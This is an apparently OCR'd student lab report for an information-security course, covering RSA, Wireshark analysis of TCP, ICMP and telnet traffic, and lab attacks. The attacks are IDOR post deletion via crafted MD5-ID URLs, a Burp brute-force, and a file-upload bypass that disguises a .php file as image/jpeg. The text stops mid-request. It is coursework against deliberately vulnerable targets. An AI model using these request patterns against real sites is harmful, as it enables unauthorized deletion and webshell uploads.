东北大学秦皇岛分校
Northeastern University at Qinhuangdao

信息安全基础

实验报告

院　　别	计算机与通信工程学院
专业名称	计算机科学与技术
班级学号	**20188068**
学生姓名	孔天欣

2021 年 6 月 18 日

目　　录

1 数据的机密性

1.1 实验名称

数据的机密性

1.2 实验内容


1. 运行 RSA 加解密程序

改进方式：加大密钥长度；对密文再做一次 RSA 加密，之后使用两次解密

RSA 算法的优点：非对称算法，加密密钥和解密密钥不一样，不能由其中一个密钥推导出另一个密钥。

RSA 算法的缺点：密钥尺寸大，计算复杂，运算速度慢。

2. 创建用户 aaa 和 bbb，使用用户 aaa 创建两个帖子



2. 观察帖子 aaa123 和 aaa233 的 URL 中经过 md5 加密后的 ID 号

http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=8f14e45fceea167a5a36dedd4bea2543

http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=1679091c5a880faf6fb5e6087eb1b2dc

3. 使用 MD5 解密工具解密 md5

4. 登录用户 bbb，观察到用户 bbb 的标识为 17cb52cb7a，故创建下述 URL 请求

http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=1679091c5a880faf6fb5e6087eb1b2dc

http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=8f14e45fceea167a5a36dedd4bea2543

http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=eccbc87e4b5ce2fe28308fd9f2a7baf3

http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=c4ca4238a0b923820dcc509a6f75849b

5. 删除所有贴子

Post timeline

^FLAG^82c8ccf0a8845a1d330d7c8ecd9651d2fddda68fa04f4b519cc865ae3a60f8d4$FLAG$

What's on your mind?

☐For my own eyes only Create post

aaa233
Author: aaa

Hello everyone!
This is my first post as a user on Postbook!
Author: user

Post timeline

^FLAG^82c8ccf0a8845a1d330d7c8ecd9651d2fddda68fa04f4b519cc865ae3a60f8d4$FLAG$

What's on your mind?

☐For my own eyes only Create post

Hello everyone!
This is my first post as a user on Postbook!
Author: user


Post timeline

^FLAG^82c8ccf0a8845a1d330d7c8ecd9651d2fddda68fa04f4b519cc865ae3a60f8d4$FLAG$

What's on your mind?

☐For my own eyes only Create post

Hello world
This is the first post!
Author: admin



6. 改进思路

1. 用户登录时为其创建 token 响应，用户发送任意请求必须携带此 token，并在后端进行校验，若不通过则拒绝请求。token 需设置过期时限。

2. 将用户权限持久化到数据库，每次用户请求都使用相关代码进行鉴权。

1.3 实验总结

通过本次实验，本人了解了 RSA 加密程序的基本原理和程序代码实现方法，并对 RSA 加密提出了进一步的改进思路，同时能够通过网页 URL 暴露的漏洞进行越权删帖，理解了网站开发时设置正确格式接口以及编写必要鉴权和身份识别的安全代码的必要性。


2 数据包抓取与协议分析

2.1 实验名称

数据包抓取与协议分析

2.2 实验内容

1. 使用 curl 和 ping 命令抓包和获得百度 IP 地址,可知百度的 IP 地址是 110.242.68.4.




```
C:\WINDOWS\system32>curl www.baidu.com
<!DOCTYPE html>
<!--STATUS OK--><html> <head><meta http-equiv=content-type content=text/html;charset=utf-8><meta http-equiv=X-UA-Compati
ble content=IE=Edge><meta content=always name=referrer><link rel=stylesheet type=text/css href=http://s1.bdstatic.com/r/
www/cache/bdorz/baidu.min.css><title>鐧惧害涓€涓嬶紝浣犲氨鐭ラ亾</title></head> <body link=#0000cc> <div id=wrapper> <d
iv id=head> <div class=head_wrapper> <div class=s_form> <div class=s_form_wrapper> <div id=lg> <img hidefocus=true src=/
/www.baidu.com/img/bd_logo1.png width=270 height=129> </div> <form id=form name=f action=//www.baidu.com/s class=fm> <in
put type=hidden name=bdorz_come value=1> <input type=hidden name=ie value=utf-8> <input type=hidden name=f value=8> <inp
ut type=hidden name=rsv_bp value=1> <input type=hidden name=rsv_idx value=1> <input type=hidden name=tn value=baidu><spa
n class="bg s_ipt_wr"><input id=kw name=wd class=s_ipt value maxlength=255 autocomplete=off autofocus></span><span class
="bg s_btn_wr"><input type=submit id=su value=鐧惧害涓€涓?class="bg s_btn"></span> </form> </div> </div> <div id=u1> <a
 href=http://news.baidu.com name=tj_trnews class=mnav>鏂伴椈</a> <a href=http://www.hao123.com name=tj_trhao123 class=mn
av>hao123</a> <a href=http://map.baidu.com name=tj_trmap class=mnav>鍦板浘</a> <a href=http://v.baidu.com name=tj_trvide
o class=mnav>瑙嗛</a> <a href=http://tieba.baidu.com name=tj_trtieba class=mnav>璐村惂</a> <noscript> <a href=http://w
ww.baidu.com/bdorz/login.gif?login&amp;tpl=mn&amp;u=http%3A%2F%2Fwww.baidu.com%2f%3fbdorz_come%3d1 name=tj_login class=l
b>鐧诲綍</a> </noscript> <script>document.write('<a href="http://www.baidu.com/bdorz/login.gif?login&tpl=mn&u='+ encodeU
RIComponent(window.location.href+ (window.location.search === "" ? "?" : "&")+ "bdorz_come=1")+ '" name="tj_login" class
="lb">鐧诲綍</a>');</script> <a href=//www.baidu.com/more/ name=tj_briicon class=bri style="display: block;">鏇村 浜у
搧</a> </div> </div> </div> <div id=ftCon> <div id=ftConw> <p id=lh> <a href=http://home.baidu.com>鍏充簬鐧惧害</a> <a h
ref=http://ir.baidu.com>About Baidu</a> </p> <p id=cp>&copy;2017 Baidu <a href=http://www.baidu.com/duty/>浣跨
敤鐧惧害鍓嶅繀璇?/a>  <a href=http://jianyi.baidu.com/ class=cp-feedback>鎰忚 鍙嶉</a> 浜琁CP璇?30173鍙?nbs
p; <img src=//www.baidu.com/img/gs.gif> </p> </div> </div> </div> </body> </html>

C:\WINDOWS\system32>ping www.baidu.com

正在 Ping www.a.shifen.com [110.242.68.4] 具有 32 字节的数据:
来自 110.242.68.4 的回复: 字节=32 时间=50ms TTL=53
来自 110.242.68.4 的回复: 字节=32 时间=66ms TTL=53
来自 110.242.68.4 的回复: 字节=32 时间=85ms TTL=53
来自 110.242.68.4 的回复: 字节=32 时间=64ms TTL=53

110.242.68.4 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 50ms，最长 = 85ms，平均 = 66ms
```

2. 通过 IP 地址过滤数据包



3. TCP 三次握手分析


在第一个数据包中，源地址是 192.168.43.160（主机），目的地址是 110.242.68.4（服务器），说明主机向服务器发送 TCP 请求，其中 SYN=1，Seq=0，主机进入 SYN-SENT 状态。

在第二个数据包中，源地址是服务器，目的地址是主机，说明服务器收到数据包后，向主机发送 TCP 响应，其中 SYN=1,ACK=1,Seq=0,Ack=1，服务器进入 SYN-RCVD 状态。

在第三个数据包中，主机收到数据包后，向服务器发送 TCP 请求，其中 ACK=1，Seq=1，Ack=1，主机进入 ESTABLISHED 状态，服务器收到数据包后也进入 ESTABLISHED 状态。双方完成 TCP 三次握手。

此后主机向服务器发送 HTTP 请求，以获取网页的内容。

4. 过滤数据包中的 ICMP 协议包，并查看其中的请求和回答报文报头内容




```
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4d4e [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence Number (BE): 13 (0x000d)
    Sequence Number (LE): 3328 (0x0d00)
    [Response frame: 115094]
  Data (32 bytes)
      Data: 6162636465666768696a6b6c6d6e6f707172737475767761626364656667686 9
      [Length: 32]
```

```
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x554e [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence Number (BE): 13 (0x000d)
    Sequence Number (LE): 3328 (0x0d00)
    [Request frame: 114978]
    [Response time: 50.398 ms]
  Data (32 bytes)
      Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869
      [Length: 32]
```

5. telnet 数据包数据分析

分析给定数据包，通过在过滤器中输入 telnet 过滤出 telnet 协议的数据包。并根据发送时间升序排列。

telnet

No.	Time	Source	Destination	Protocol	Length	Info
28073	113.457419	192.168.3.98	192.168.3.6	TELNET	66	Telnet Data ...
28074	113.462773	192.168.3.6	192.168.3.98	TELNET	60	Telnet Data ...
28076	113.468062	192.168.3.98	192.168.3.6	TELNET	57	Telnet Data ...
28077	113.468159	192.168.3.6	192.168.3.98	TELNET	63	Telnet Data ...
28078	113.473299	192.168.3.98	192.168.3.6	TELNET	66	Telnet Data ...
28079	113.473397	192.168.3.6	192.168.3.98	TELNET	63	Telnet Data ...
28081	113.513067	192.168.3.6	192.168.3.98	TELNET	70	Telnet Data ...
28083	113.525253	192.168.3.98	192.168.3.6	TELNET	66	Telnet Data ...
28084	113.525450	192.168.3.6	192.168.3.98	TELNET	57	Telnet Data ...
28086	113.570678	192.168.3.6	192.168.3.98	TELNET	63	Telnet Data ...
28088	113.575890	192.168.3.98	192.168.3.6	TELNET	60	Telnet Data ...
28089	113.576116	192.168.3.6	192.168.3.98	TELNET	57	Telnet Data ...
28090	113.582221	192.168.3.98	192.168.3.6	TELNET	674	Telnet Data ...

通过分析 telnet 中的 DATA 属性中的值，即可推测出相关信息。


```
Telnet
    Data:                 _                  _       _ _        _     _      ____  \r\n
    Data:  _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \r\n
    Data: | '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\r\n
    Data: | | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \r\n
    Data: |_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\r\n
    Data:                             |_|                                          \r\n
    Data: \r\n
    Data: \r\n
    Data: Warning: Never expose this VM to an untrusted network!\r\n
    Data: \r\n
    Data: Contact: msfdev[at]metasploit.com\r\n
    Data: \r\n
    Data: Login with msfadmin/msfadmin to get started\r\n
    Data: \r\n
    Data: \r\n
    Data: metasploitable login:
```

```
Telnet
    Data: Password:
```

```
Telnet
    Data: Last login: Sun May  3 13:25:35 EDT 2020 on tty1\r\n
    Data: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686\r\n
    Data: \r\n
    Data: The programs included with the Ubuntu system are free software;\r\n
    Data: the exact distribution terms for each program are described in the\r\n
    Data: individual files in /usr/share/doc/*/copyright.\r\n
    Data: \r\n
    Data: Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by\r\n
    Data: applicable law.\r\n
    Data: \r\n
    Data: To access official Ubuntu documentation, please visit:\r\n
    Data: http://help.ubuntu.com/\r\n
    Data: No mail.\r\n
    Data: msfadmin@metasploitable:~$
```

分析一连串 telnet 数据包中可知源主机的 IP 地址为 192.168.3.6，目标主机的 IP 地址为 192.168.3.98，目标主机是 metasploitable 虚拟靶机，它的用户名为 msfadmin，密码 msfadmin，操作系统为 ubuntu，目标主机的 username 为 metasploitable，并且 ipconfig 环境变量尚未配置。

6. IP 数据包报文分析



在 Wireshark 选取一个数据解析分组进行导出，可获得上图所示的 IP 数据包相关信息。图中可知，该 IP 数据包的版本号是 4，首部长度是 20，总长度是 1440，标志位（flags）中，DF=1 表示不能分片，MF=0 表示后面没有分片。片偏移为 0，生存时间（TTL）为

54；协议号为 6，说明是 TCP 协议；首部检验和为 6a63H，源地址为 101.72.249.43，目的地址为 192.168.43.170。

2.3 实验总结

通过本次实验，本人通过使用 Wireshark 工具包，掌握了数据包抓包的方法，同时还掌握了协议的分析方法，此外还理解 ICMP、TCP、IP 等协议报文格式。并能过实现对三次握手过程的分析以及对 IP 数据包各个字段的解析。

3 网络攻防


3.1 实验名称

网络攻防


3.2 实验内容

一、密码爆破


1. burpsuite 拦截数据包




2. 设置爆破标记



3. 开始密码爆破



3. 登录测试




二、【安全级别 medium】文件上传漏洞

1. 抓包修改文件的 type

```
14 ----------------------------131021418911842696741986466969
15 Content-Disposition: form-data; name="MAX_FILE_SIZE"
16
17 100000
18 ----------------------------131021418911842696741986466969
19 Content-Disposition: form-data; name="uploaded"; filename="176.php"
20 Content-Type: image/jpeg
21
